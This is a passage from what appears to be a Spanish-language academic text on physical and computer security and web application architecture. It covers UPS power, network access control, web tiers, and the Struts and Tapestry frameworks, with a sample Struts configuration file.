Existen más aspectos a considerar en la seguridad física en el edificio, pero que requerirán de un desarrollo propio.

1.4.2. Entorno físico del hardware

Se tiene como entorno físico del hardware al entorno en el que está situado nuestro hardware, dispositivos de red y centros de computación. El estudio de la localización del hardware, el acceso físico que las personas puedan tener a este, todo el cableado que interconecta el hardware dentro de nuestra infraestructura y los métodos de administración y gestión del hardware y de su entorno.

Energía: Después del análisis de energía al edificio se debe realizar un estudio del suministro de energía a los centros de computación o en el entorno inmediato donde se encuentra situado nuestro hardware. Es imprescindible el asegurar un suministro estable y continuo de energía eléctrica al hardware, utilizando normalmente sistemas UPS que regularán la tensión evitando los picos de voltaje que pueda traer la red y proporcionarán un tiempo de autonomía por medio de baterías en caso de cortes del suministro.

Hay que tener en cuenta siempre que no solo es necesario proveer de un suministro estable y continuo de energía a los ordenadores y a los sistemas de almacenamiento, se deberá proporcionar el mismo tratamiento al hardware de res, incluidos concentradores, enrutadores, pasarelas y todos los dispositivos que sean necesarios para el funcionamiento normal de la empresa.

Comunicaciones: Concentrarse en toda la estructura física general de la red y no solo en los dispositivos en concreto. Comenzar estudiando el diseño de la red del edificio, observando las troncales de red que intercomunicarán las diferentes plantas y secciones del edificio.

Una red típica de un edificio consta de uno o varios grandes enrutadores que proporcionarán la conectividad con el exterior, una red troncal que se extiende por la estructura del edificio, un gran concentrador por planta que distribuye el tráfico desde la red troncal y luego varios concentradores más pequeños que conformarán las diferentes redes departamentales.

Acceso físico: El acceso físico al hardware sea este computadoras o dispositivos de red deberá ser restringido, teniendo en cuenta las necesidades de cada departamento o usuario. Se debe hacer aquí una distinción entre los equipos de red y servidores departamentales o corporativos y las máquinas de usuario final.
Los equipos de red importantes como routers, pasarelas y concentradores deberán estar en un lugar donde exista un control de acceso, ya sea mediante vigilancia por medio de personas o mediante el aislamiento de las salas o armarios donde estos se encuentren por medio de cerraduras o sistemas de control de acceso mediante tarjetas, claves, etc. Es importante controlar y reflejar siempre en los apuntes quien ha accedido al hardware, con qué motivo y las modificaciones físicas o lógicas que en su caso puedan haber realizado sobre ellos.

Localización: La localización física del hardware puede afectar normalmente a la seguridad física del sistema, pues en un sistema donde las máquinas estén expuestas a la manipulación del usuario final será un sistema poco seguro. Es aconsejable mantener los dispositivos de red y los servidores en un lugar centralizado, idealmente un centro de datos donde podamos tener las medidas de seguridad física indicadas anteriormente y donde el control de acceso permita saber quién, cuándo y porqué ha accedido físicamente a alguno de ellos.

Existen más aspectos a considerar en la seguridad física en el hardware y otros puntos, pero que requerirán de un desarrollo propio.

1.5. Seguridad Informática

En adición a la seguridad física, existen muchos más niveles técnicos de seguridad que son importantes. Seguridad informática puede ser dividida en tres principales componentes: Seguridad en aplicación, seguridad en Sistema Operativo, y seguridad en Red.

1.5.1. Seguridad en Aplicación

Un servidor Web es un ejemplo sobre una aplicación que puede sufrir sobre problemas de seguridad. Para el escenario implementado que se usará se muestra en la figura 1.3.



Figura 1.3. Un escenario de una implementación típica de un Web Server.

Considerando este escenario en que el servidor Web está configurado para que solo ciertos usuarios puedan descargar cierto documento. En este punto, una vulnerabilidad puede aparecer si existe un fallo en como la identidad del usuario se comprueba. Si la identidad del usuario no es comprobada adecuadamente, puede ser posible para un atacante tener acceso a algún documento importante al que no debería tener acceso.

Adicionalmente a asegurar que no hay errores en el proceso de validación de la identidad, es igualmente importante que se configure el servidor web correctamente. Los servidores Web son piezas de software que tienen muchas opciones que pueden ser activas o desactivadas. Por ejemplo, un servidor web puede tener una opción que, cuando está activada, pueda obtener información desde la base de datos; pero cuando esta desactivada, solamente permite obtener información desde el sistema local de archivos.

Restringiendo el servidor web para que solamente obtenga archivos desde el sistema local de archivos, se previenen que un atacante pueda tomar ventaja de vulnerabilidades en como el servidor hace uso de los datos solicitados.

Pero, aun si el servidor web no está configurado para conectarse a una base de datos, otra opción de configuración puede hacer, que archivos que el administrador no quiera hacer accesibles lo estén sin que lo desee. Por ejemplo, si un servidor web está configurado para que hacer que todos los tipos de archivos almacenados en su sistema estén disponibles para ser descargados, entonces cualquier información sensible almacenada, pueda ser descargada tan fácilmente como lo pueden ser imágenes o archivos de públicos.

Otro ejemplo de una aplicación que puede tener vulnerabilidades de seguridad es un navegador Web. Los navegadores Web descargan e interpretan datos desde los sitios Web en Internet. Algunas veces los navegadores web no interpretan los datos de manera robusta, y esto puede hacer que se descargue código malicioso desde un sitio apócrifo. Un sitio malicioso puede contener código que explote alguna vulnerabilidad reportada en el navegador web que pueda a un atacante tomar control de la máquina en la el navegador web este ejecutándose. Como resultado de una pobre programación, un navegador web necesita ser “parchado” regularmente para eliminar estas vulnerabilidades, como lo pueden ser buffer

overflows[6]. Los creadores de los navegadores Web pueden liberar “parches” que pueden ser instalados para eliminar las vulnerabilidades reportadas en los navegadores. Un parche es una actualización de la versión del software. El parche no necesita ser una nueva versión completa, peor puede contener solo componentes que han arreglado los errores de programación.

1.5.2. Seguridad en Sistema Operativo

En adición a la seguridad en aplicación, seguridad en sistema operativo es igualmente importante. El sistema operativo, ya sea Linux, Windows, o algún otro, también debe ser asegurado. Los sistemas operativos en sí mismos no heredan ser seguros o no. Los sistemas operativos son hechos con más de centenas o miles de millones de líneas de código, que muchas veces contienen vulnerabilidades. Como lo hacen las aplicaciones, los vendedores de sistemas operativos normalmente liberan parches que eliminan dichas vulnerabilidades. Si se usa Windows, se puede tener la certeza que el sistema está debidamente parcheado al menos cuando se está usando la herramienta de Windows Update. Esta herramienta periódicamente consulta el sitio oficial de Microsoft para verificar si algún parche crítico o de seguridad necesita ser instalado en el servidor o equipo que este ejecutando este sistema operativo. Si es necesario, Windows alerta al usuario con una pequeña caja de dialogo preguntando si está de acuerdo que se instale dicho parche y se reinicie el sistema.

Un principio importante es el de mínimos privilegios. La filosofía dicta que una aplicación debe ser diseñada para ejecutarse solo con los privilegios necesarios para ejecutarse adecuadamente y no más.

Otro importante principio de un diseño seguro es el uso de un puerto por aplicación. Es una buena práctica el uso de diferentes puertos para el

[6] Es un error de software que se produce cuando se copia una cantidad de datos sobre un área que no es lo suficientemente grande para contenerlos, sobrescribiendo de esta manera otras zonas de memoria

almacenamiento de logs, ver el desempeño de los datos, acceso por red, y muchos más. Esta segregación es posible de implementar gradualmente.

Existen igualmente otras configuraciones y recomendaciones, pero sería necesario tener todo un documento por cada tipo de Sistema Operativos. La idea de este documento es crear una idea general de cómo sería una configuración básica segura.

1.5.3. Seguridad en Red

La capa de seguridad en red es importante también, se necesita asegurar que solo los paquetes validos de datos son entregados al servidor web desde la red, y que el tráfico malicioso no pueda llegar a la aplicación o el sistema operativos. Tráfico malicioso consiste típicamente en paquetes de datos que contienen secuencias de bytes que, cuando son interpretados por el software, producirán un resultado inesperado para el usuario, que puede desencadenar en que el sistema falle, un mal funcionamiento, o acceso a ciertos recursos o archivos. Firewalls[7] y Intrusion detection systems[8] (IDS) son dos tipos de herramientas que se pueden usar para ayudar a lidiar con el tráfico potencialmente malicioso (Figura 1.4).

[7] Es un sistema ubicado entre dos redes y que ejerce la una política de seguridad establecida.
[8] Es un programa usado para detectar accesos no autorizados a una computadora o una red.



Figura 1.4. En este gráfico se muestra como es el funcionamiento de un firewall o un IDS, en el cual se revisan los paquetes que viajan por la red.

Como se pudo observar durante el desarrollo de este capítulo internet esta presenten en la gran mayoría de las nuevas tecnologías y gracias a él podemos tener acceso a recursos e información a los cuales no se podía acceder tan fácilmente. Ahora las empresas fijan la presentación y venta de sus productos o servicios por medio de él.

2. Aplicaciones Web

Antes de hablar de Aplicaciones Web, se necesita poner el término en su propia perspectiva. En el pasado, una aplicación era definida como un programa (que podría ser Microsoft Word[9] o Adobe Photoshop[10]), una instancia que se ejecuta en un solo sistema. Este concepto ha cambiado y la tecnología ha evolucionado.

Cliente-Servidor aplicaciones son un grupo de programas distribuidos en una red computacional, e interactúan sobre un conocido protocolo de comunicación. En vez de procesar todo en un solo sistema y transmitir resultados a una terminal, aplicaciones cliente-servidor distribuyen el procesamiento entre servidores dedicados y máquinas clientes. Esta arquitectura fue creciendo por la proliferación de computadoras personales, quienes agregaron poder de procesamiento haciendo posible el descargar procesos del servidor a los clientes.

Con el tiempo, algunas aplicaciones cliente-servidor propietarias crecieron hasta ser muy complejas, y su configuración y mantenimiento se hizo una pesadilla. Con cada nueva versión, el tamaño y la complejidad parecieron incrementarse hacia otro tipo de magnitud, resultando en lo que ahora es referido como fat clients.

Una aplicaciones web es una aplicación cliente-servidor que generalmente usa el navegador web como su cliente, Los navegadores mandan solicitudes al servidor, y el servidor genera una respuesta que es regresada al navegador web. Difieren de las antiguas aplicaciones cliente-servidor porque usan un cliente común que es el navegador Web.

Existen importantes ventajas al usar clientes como los son los navegadores Web:
Los navegadores Web son Omnipresentes: Están presentes en virtualmente en cada escritorio y pueden ser usados para interactuar con gran cantidad de

[9] Procesador de textos para equipos de cómputo de la empresa Microsoft http://office.microsoft.com/es-es/word/FX100487983082.aspx
[10] Editor de imágenes para profesionales http://www.adobe.com/es/products/photoshop/photoshop/

aplicaciones Web. No hay necesidad de instalar programas especializados en el escritorio, por lo cual se reduce considerablemente los problemas de mantenimiento.

Nuevas Funciones: Los navegadores proveen de mecanismos que aseguran la descarga y ejecución de muchos más complejos clientes (applets[11], componentes ActiveX[12], y elementos Flash[13]) cuando el navegador por sí solo no puede proporcionar funcionalidad adicional.

A pesar de las aplicaciones Web están dentro del paradigma cliente-servidor, estas van más lejos.

Capas: Típicamente una arquitectura escalable exitosa consiste en múltiples capas. Estas son referidas como "N-Tier Architecture" donde N implica cualquier número, como puede ser 2-capas o 4-capas…, representando el número de distintas capas usadas en la arquitectura. El hecho de que cada capa es distinta tiene una gran relevancia; el objetivo con una arquitectura escalable de M-capas es proporcionar a cada una de las tareas una capa individual.

Data Tier (Capa de Datos): Es única porque toda la información necesita ser almacenada. La era de la información como la conocemos tiene como base niveles de datos. Desarrollar una aplicación web sin niveles de datos es posible, pero el beneficio y la funcionalidad de dicha aplicación sería limitada. Desde una perspectiva Data Tier es, tu manejador de base de datos o por sus siglas en inglés (DBMS). Esta vista ha sido extendida recientemente incluyendo fuentes alternas de información como lo pueden ser archivos XML[14] y Lightweight Directory Access

[11] Componente de una aplicación que se ejecuta en el contexto de otro programa, por ejemplo un navegador web.
[12] Es una tecnología de Microsoft para el desarrollo de páginas dinámicas.
[13] Plataforma multimedia que añade animación e interactividad a páginas web.
[14] Son las siglas de Extensible Markup Language, una especificación del lenguaje de programación desarrollada por el W3C.

Protocol (LDAP[15]), que puede operar con o sin una base de datos. En el frente de la base de datos, esta capa puede consistir en una base de datos stand-alone[16] o en un cluster[17] de ellas; la complejidad es guiada principalmente por las necesidades del negocio. Esta capa puede ser tan compleja y entendida como un producto high-end[18] como lo son Oracle y MS-SQL que incluyen grandes beneficios como lo son optimizadores de consultas, clustering, mecanismos para un mejor acceso a datos, y mucho más. Lo importante a tomar en cuenta en este punto es que en esta capa se maneja con accesos a datos. Es una mala práctica integrar la lógica del negocio en esta capa, sin importar lo tentador que parezca.

Presentation Tier (Capa de Presentación): Básicamente consiste en componentes estándar de GUI (Graphical User Interface por sus siglas en inglés). Esta capa provee de una interfaz tangible para el usuario final para que interactúe con la aplicación. Debe trabajar con la capa de lógica de negocio para manejar la transformación de datos en algo que sea usable y legible para el usuario final. Es no recomendable que esta capa interactué directamente con la capa de acceso a datos, aunque es una práctica muy común en el mundo de desarrollo de aplicaciones web. La separación de tareas en cada capa es crítica en una perspectiva de seguridad.

Business Logic Tier (Capa de lógica de negocio): Es donde la inteligencia de la aplicación reside. Esta capa es donde las reglas del negocio, manipulación de datos, y demás existen. Esta capa no necesita saber sobre que hace el GUI, o como se hacen las conexiones a la base de datos. Es una capa funcional con entidad propia, y funcionalidad personalizable.

Distributed Logic Tier (Capa de Distribución Lógica): Es una nueva invención donde la lógica no tiene que estar encapsulada dentro de canales tradicionales de

[15] Protocolo a nivel de aplicación que permite el acceso a un servicio de directorio ordenado y distribuido para buscar diversa información en un entorno de red.
[16] Entidad que no tiene o requiere dependencias.
[17] Conjunto de dispositivos de almacenamiento o procesamiento de computadoras.
[18] Productos de alto costo.

funcionalidad. En estos días la naturaleza distribuida de Internet permite que una gran funcionalidad pueda ser encapsulada dentro de grupos que se convierten accesibles por protocolos estándar. Aquí es donde vemos protocolos como: Simple Object Access Protocol (SOAP[19]) y XML-RPC[20] entandares que evolucionan y se convierten en realidades. Estos dos protocolos estándar son para tener acceso a objetos remotos y funcionalidad.

Data Access Tier (Capa de Acceso a Datos): Es donde los métodos genéricos para interactuar con la Base de Datos existe. Típicamente las conexiones de esta capa persisten en Data Tier. Esta capa no contiene reglas de manipulación de datos, o lógica de transformación y manipulación de datos. Es meramente una interfaz abstracta y reusable para la base de datos.

Proxy Tier (Capa Intermedia): Es esencialmente para seguridad en la aplicación. Esta capa actúa comportándose como la fuente real de datos y funcionalidad para el Font-end que tiene la actividad con el mundo exterior. Esto quiere decir que una buena implementación de esta capa será donde el navegador web del exterior vera la interfaz como si fuera el servidor real. Y por consiguiente el servidor o los servidores verán solo la cara interior del proxy como la interfaz del navegador web.

2.1. Cliente Web

El cliente estándar para aplicaciones web es el navegador web. Se comunica vía HTTP, junto con otros protocolos e interpretadores como Hypertext Markup Language (HTML), entre otros. En combinación, HTML y HTTP presenta el proceso de datos, por el servidor web.

[19] Es un protocolo estándar que define cómo dos objetos en diferentes procesos pueden comunicarse por medio de intercambio de datos XML

[20] Es un protocolo de llamada a procedimiento remoto que usa XML para codificar los datos y HTTP como protocolo de transmisión de mensajes

Con solo un navegador Web se puede tener una gran funcionalidad. Esto es por la extensibilidad de HTML y sus variantes, ya que es posible insertar o integrar una gran cantidad de funcionalidad dentro de un aparente contenido estático Web.

Algunas de estas capacidades están basadas alrededor de contenido activo en tecnologías como Microsoft ActiveX y Sun Microsystem Java Script. Al integrar un objeto ActiveX en HTML es simple como:

```
<object id="scr"
     classid="clsid:06290BD5-48AA-11D2-8432-06008C3FBFC">
</object>
```

Una vez más, en el mundo Web, todo es en ASCII[21]. Cuando un navegador web sepa qué hacer con el control ActiveX, el control le especificará por medio del tag[22] antes incrustado si será descargado desde Internet, o cargado desde la máquina local si está previamente instalado, gran cantidad de controles ActiveX vienen preinstalados con Windows y productos relacionados. Posteriormente se verifica la autenticidad del control mediante la herramienta de Microsoft, la cual checa si la firma digital concuerda y en dado caso pregunta al usuario si desea ejecutarlo o no el control.

HTML es un lenguaje capaz, pero tiene sus limitaciones. Durante el transcurso de los años, nuevas tecnología han surgido como lo son Dynamic HTML[23] y Style Sheets[24] para mejorar el aspecto y la manejabilidad de la presentación de datos. Y, como se ha notado, más cambios fundamentales han ocurrido, como lo es eXtensible Markup Language (XML) comienza a reemplazar a HTML como el lenguaje por default en los navegadores.

[21] Es un largo código que define caracteres alfanuméricos para compatibilizar procesadores de texto y programas de comunicaciones.
[22] Es una marca con tipo que delimita una región en los lenguajes basados en XML
[23] Designa el conjunto de técnicas que permiten crear sitios web interactivos utilizando una combinación de lenguaje HTML
[24] CSS es el lenguaje utilizado para describir la presentación de documentos HTML o XML.

Finalmente, el navegador web puede hablar otros lenguajes, si es requerido. Por ejemplo, puede hablar con el servidor Web mediante SSL si este último usa certificados que son firmados por una de las autoridades certificadoras que expenden este tipo de documentos digitales para estos propósitos. También puede usar otros protocolos como lo es el servicio de FTP[25]. El navegador web se ha convertido en uno de los más eficientes y manejables clientes para aplicaciones.

2.2. Servidor Web

Los servidores Web habilitan el acceso HTTP al sitio web, que no es más que un conjunto de documentos y otra información organizada en una estructura de árbol, más parecido a una estructura como lo es el sistema de archivos de una computadora. Igualmente para proveer acceso a documentos estático, los servidores web modernos implementan una gran variedad de protocolos que hacen esta labor de forma más eficiente.

Contenido dinámico puede venir de una gran variedad de fuentes. Motores de búsquedas y bases de datos puede ser consultadas para extraer información que satisfaga la especificación que realizo el usuarios. Existen una gran cantidad de metodologías para acceder a datos dinámicos. La más prominente basada en los entandares es Common Gateway Interface (CGI[26]). Mientras CGI es de uso generalizado en toda la web, tiene sus limitaciones.

Como resultado, Muchas alternativas a CGI han surgido. Estas incluyen cierto número de templates propietarios algunos han llegado a llamarse ya estándares como lo son: PHP, Cols Fusion, ASP, JSP y los API de Sun.

[25] Es un protocolo de red para la transferencia de archivos entre sistemas conectados a una red
[26] Es una importante tecnología de la World Wide Web que permite a un cliente solicitar datos de un programa ejecutado en un servidor web.

Un enfoque ideal sería que los procesos por los que los sitios web sirvan contenido dinámico se establezca de manera declarativa, de esta forma los responsables de mantener el sitio no estén obligados a escribir código personalizado. Este es un hilo importante en la evolución de los servidores web, navegadores y el protocolo HTTP, pero no hemos alcanzado aún este objetivo.
El servidor web se puede describir de una manera sencilla como un demonio (servicio) HTTP que recibe las solicitudes de los clientes por algún recursos, hace ciertas verificaciones e interpretaciones para asegurar que los recursos existen, junto con otras cosas, después de esto lo entrega a la lógica de la aplicación Web para su procesamiento. Cuando la lógica regresa la solicitud, el demonio HTTP la regresa al cliente.

Existen una gran cantidad de paquetes de software para servidores web hoy en día, entre los que se encuentran, Microsoft IIS, Apache HTTP Server, AOL/Netscape Enterprise Server, Iplanet, etc.

2.3. Nuevos modelos de aplicaciones web

A pesar de la espectacular caída de (.) com de hace unos pocos años, Internet ha cambiado notablemente la forma de hacer negocios, ya sea para encontrar nuevos flujos de ingresos, la adquisición de nuevos clientes, o la gestión de la cadena de suministros de una empresa. El comercio electrónico es grande, permitiendo a empresas pequeñas vender sus productos y servicios a consumidores a nivel mundial. Como se puede ver, el comercio electrónico es la plataforma sobre la que los nuevos métodos de vender, distribuir productos y servicios innovadores están a prueba.

La influencia de la Web en la economía mundial es verdaderamente asombrosa. El mundo empresarial sabe que la Web es una de las mejores formas para los negocios tanto a los fabricantes a vender sus productos directamente al público, vendedoras de materiales de construcción para expandir sus tiendas en zonas geográficas lejanas, como a los empresarios a establecer un nuevo negocio.

En la década de 1990, muchas personas se subieron al carro del comercio electrónico después de leer las muy publicadas historias punto-com de éxito. Ciertamente, la mayoría fueron escritas para aumentar la presión sanguínea empresarial. Lo que muchos se olvidan, sin embargo, era el viejo adagio: Parece demasiado bueno para ser verdad, probablemente lo es. Eso paso por no proceder con cautela.

Sin embargo, el predominio del comercio electrónico se ha ampliado en el entorno empresarial de modo que incluso una pequeña empresa puede competir con los grandemente establecidos comercios y marcas.

2.3.1. Modelo Business-to-Business

El modelo B2B cubre un rango amplio y a veces complejo de actividades y de sus correspondientes bases tecnológicas. En general se asocia hoy en día al B2B tanto a transacciones de compras entre compañías como al intercambio electrónico de datos, también llamado EDI. Muchas veces se requieren complejas pasarelas de datos entre unos sistemas y otros, el eCommerce[27] se suele mover en entornos informáticos híbridos. Desde la web se requiere siempre un gestor de contenidos (CMS) sólido que proporcione la gestión de la parte pública y publicitaria de la web, de sus contenidos, y sobre todo de la gestión del acceso de usuarios y de todos los roles de actividades posibles entre estos.

El crecimiento del comercio electrónico B2B es explosivo. Para algunas empresas, el comercio electrónico B2B ya influye en las cadenas de valor, los canales de distribución, servicio al cliente y las estrategias de fijación de precios. Otros miran a B2B para las formas de aprovechar esta nueva tecnología para aumentar las ventas, los beneficios, la lealtad del cliente, la preferencia de la marca.

[27] Consiste en la compra y venta de productos o de servicios a través de medios electrónicos

2.3.2. Modelo Business-to-Consumer

Es conocida como un Tienda en Línea, es un sitio web donde los consumidores compran productos o servicios. Este tipo de sitios es más comúnmente conocido como un sitio de comercio electrónico o de un B2C. Un ejemplo de este tipo de negocio es como el siguiente: una tienda en línea, la cual debe proporcionar una amplia información sobre los productos y servicios ofrecidos que no sólo los comerciales atraen, sino que les da la suficiente confianza en el vendedor y en el producto o el servicio para tomar el siguiente paso, hacer la compra en línea.

Si se decide hacer pagos en líneas, debe de proporcionar un entorno seguro, fiable, un sistema de autorización de pagos confiable. Los mejores sistemas se basan en el protocolo SSL o Secure Electronic Transactions (SET[28]), tecnologías que proporcionan cifrado de las comunicaciones que permiten tener la confidencialidad requerida y mostrar en pantalla los resultados que el cliente espera después de la transacción.

Además, una tienda en línea de éxito debe ser diseñada con la capacidad de almacenar los pedidos en una base de datos o como archivos de texto que puedan ser exportados a un sistema de facturación. Luego, el sitio web debe ser capaz de seguir la dirección de correo electrónico cifrado a la división de cumplimiento de pedidos.

[28] Es un sistema de comunicaciones que permite gestionar de una forma segura las transacciones comerciales en la Red.

2.4. Framework

Programar para la Web es muy gratificante. La aplicación, una vez desplegada, se convierte en accesible para millones de personas, y no importa que el tipo de equipos que están utilizando. Si tienen un razonable navegador web, se tiene una buena oportunidad de poder apreciar plenamente su creación, ya sea que esté ejecutando Windows, Linux, Mac OS o UNIX en su puesto de trabajo o de la mano de aparatos portátiles.

Para convertirse en un desarrollador web, que normalmente tendría que estar familiarizada con el extraño mundo del protocolo HTTP, peticiones y respuestas, de vuelo en todo el mundo, lugares especiales para almacenar información como la sesión o contexto de aplicación, y así sucesivamente. En resumen, uno tendría que ir a un nivel mucho más bajo del desarrollo de software.

Este cambio de nivel es especialmente sorprendente para los que han tenido alguna experiencia con un desarrollo rápido de aplicaciones (RAD), como Borland Delphi o Microsoft Visual Basic. Al utilizar este entorno, que parece tan natural que cuando se pulsa un botón en un formulario de la aplicación de escritorio está inmediatamente listo para hacer algo en respuesta a la acción del usuario y todo lo que tiene que hacer como programador es proveer un código que se ejecutan en respuesta.

Sin embargo, cuando se trata de desarrollo web, que un desarrollador necesita tener en mente una larga cadena de procesos de bajo nivel que se ejecutan antes y después de que él o ella es capaz de hacer algo útil en respuesta a un botón en una página web. ¿Es ésta una solicitud GET o POST? ¿Cómo podemos extraer información útil de la solicitud? ¿Cómo podemos almacenar esta información? ¿Cómo podemos crear una respuesta?

Trabajando en ese nivel significa un montón de tiempo que se gasta en la solución de problemas relativamente simples. Como las aplicaciones web cada vez más popular se hace evidente que un servicio más eficiente, es necesario un planteamiento más alto nivel para el desarrollo web. Para este propósito se crearon los Framework.

2.4.1. Struts

El Framework Struts proporciona una infraestructura sólida para el modelo 2 de desarrollo de JSP en aplicaciones.

Desarrollado en proyecto de código abierto Apache Jakarta, struts hace uso del Model-View-Controller, Front Controller, y Service-to-Worker para proporcionar un marco real para el desarrollo de aplicaciones Web.

Una aplicación en Struts generalmente consta de los siguientes componentes:
Controller: Generalmente, el org.apache.struts.action.ActionServletclass que viene con Struts es lo suficiente flexible como para trabajar con la mayoría de las aplicaciones, aunque es posible extender esta clase si es necesario. Esta clase de servlet representa la entrada de punto para las peticiones del usuario.

Dispatcher (Despachador): La org.apache.struts.action.RequestProcessorclass que viene con Struts es lo suficientemente flexible como para trabajar con la mayoría de las aplicaciones, aunque es posible extender esta clase si es necesario.

Request handlers: Son clases determinadas para cada aplicación, a menudo llamadas acciones, que extienden de la clase org.apache.struts.action.Action y anular el método execute () para realizar la transformación requerida por la aplicación.

View helpers: Para struts esta funcionalidad está contenida en la clase org.apache.struts.action.ActionForm. Subclases personalizadas que extienden de esta clase abstracta son Java Beans que median entre el Modelo y la Vista, proveyendo métodos get y set para los campos de la forma e implementando validación personalizada si se desea.

Views: La infraestructura Struts es la plataforma neutral con respecto a puntos de vista: sus componentes de vista pueden ser JSP, Velocity templates, o cualquier otro mecanismo que pueda acceder al servlet.
El principal atractivo de la infraestrucutra struts es que los desarrolladores puedan hacer uso de las componentes configurables de la aplicación que vienen con la distribución de Struts, en lugar de tener que aplicar estos mismo componentes por ellos mismos.

La aplicación completa viene junto con un archivo de configuración XML de nombre strutus-config.xml es se localiza en el directorio WEB-INF de la aplicación. A continuación un ejemplo de esta configuración:

```
<struts-config>
<controller
processorClass="myapp.controller.MyRequestProcessor">
<form-beans>
<form-bean name="loginForm" type ="myapp.view.LoginForm"/>
:
:
</form-beans>
<action-mappings>
<action path ="/myapp/login"
type ="myapp.controller.LoginAction"
name ="loginForm" scope ="request">
<forward name="success" path ="/myapp/success.jsp"/>
<forward name="failure" path ="/myapp/failure.jsp"/>
```

```
</action>
:
:
</action-mappings>
</struts-config>
```

Este archivo consta de las siguientes partes:

El ***<action-mapping>*** esta sección del archivo dice al dispatcher (RequestProcessor) que controlador de solicitudes (action) deben tramitar una solicitud entrante, sobre la base de la porción de camino de la dirección URL de solicitud.

El ***<action>*** elemento en los mapas de ejemplo, el /myapp/login URL con el nombre de la clase Java en la aplicación del controlador de solicitudes que se invoque. También hace referencia el grano de procesamiento de formularios por su nombre lógico.

El elemento ***<form-bean>*** este elemento mapea el nombre lógico de procesamiento de formularios que hace referencia en el ***<action>*** a la clase Java en la aplicación de procesamiento.

Elementos ***<forward>***, puede también definir componentes de procesamiento para mapear nombres a URL de vistas, o con otros componentes de procesamiento.

Se observa que no hay necesidad de aplicar una nueva clase Java para cada componente. Es posible definir sólo unos pocos componentes genéricos y el control de sus comportamientos a través de la configuración del ***<action>*.** Los demás componentes y lógica de la aplicación forman parte del diseño de la aplicación.

2.4.2. Tapestry

Tapestry es un ejemplo de un Framework que fue creado teniendo en mente al programador.

En primer lugar, su paradigma es muy parecido a la del medio ambiente RAD. Un botón en la página tapiz tiene un método controlador de eventos asociados con ella de una manera declarativa, y el método se invoca cuando se presiona el botón. El desarrollador web en Tapestry no necesita recordar que el botón en la página en el navegador de un usuario y el código del método controlador de eventos en el servidor web puede ser de miles kilómetros de distancia, y no es necesario preocuparse porque el protocolo de comunicación se está utilizando.

Este enfoque natural hace Tapestry significativamente más fácil de aprender que cualquier otro marco de desarrollo web, y hace que el proceso de desarrollo mucho más eficiente. Sin embargo, hay otra serie de atractivas características, la combinación de lo que hace Tapestry único.

Cada aplicación web tiene que lidiar con HTML en una u otra manera. No importa qué lenguaje se utiliza en el servidor o qué lógica intrincada se emplea para producir la página, lo que realmente se envía al navegador del usuario es una página HTML. Para hacer que la página dinámica, las aplicaciones web utilizan algún tipo de plantilla HTML, o en trozos, preparado especialmente de código HTML, y empleen cerca de la lógica de programación para llenar esa plantilla con los datos generados dinámicamente, o manipular HTML en la forma deseada.
Para hacer esto posible, casi todos los marcos de web a crear una mezcla apretada de formato HTML y otro tipo de código, si se trata de Java, PHP, VBScript, etiquetas JSP, JSF, componentes de ASP.NET, o algo más. Este enfoque tiene una serie de desventajas significativas.

Tapestry resuelve todos estos problemas en la forma más elegante. En Tapestry 3 y 4, las plantillas son documentos HTML validos que pueden ser fácilmente leídos

y editados por cualquier diseñador de software usando un diseñador común, sin romper la lógica de la página. En Tapestry 5, las plantillas son documentos XML, pero están muy cerca de HTML. Con las reservas menores, todas las ventajas de las versiones anteriores se aplican a ellos también. El punto principal es que todas las versiones de Tapestry proporcionan el nivel más alto posible de separación entre el código HTML y lógica de programación.

Tapestry es contemporáneo, rico en características, basado en componentes, habilitado para AJAX[29]. Tapestry fue específicamente diseñado para aumentar considerablemente la productividad de desarrollo web por ser fácil de usar, fácil de entender y aprender, y por reducir al mínimo la cantidad de código. Tapestry 5 incorpora las últimas ideas en el desarrollo de software y es más fácil de usar, configurar y ampliar a las versiones anteriores.

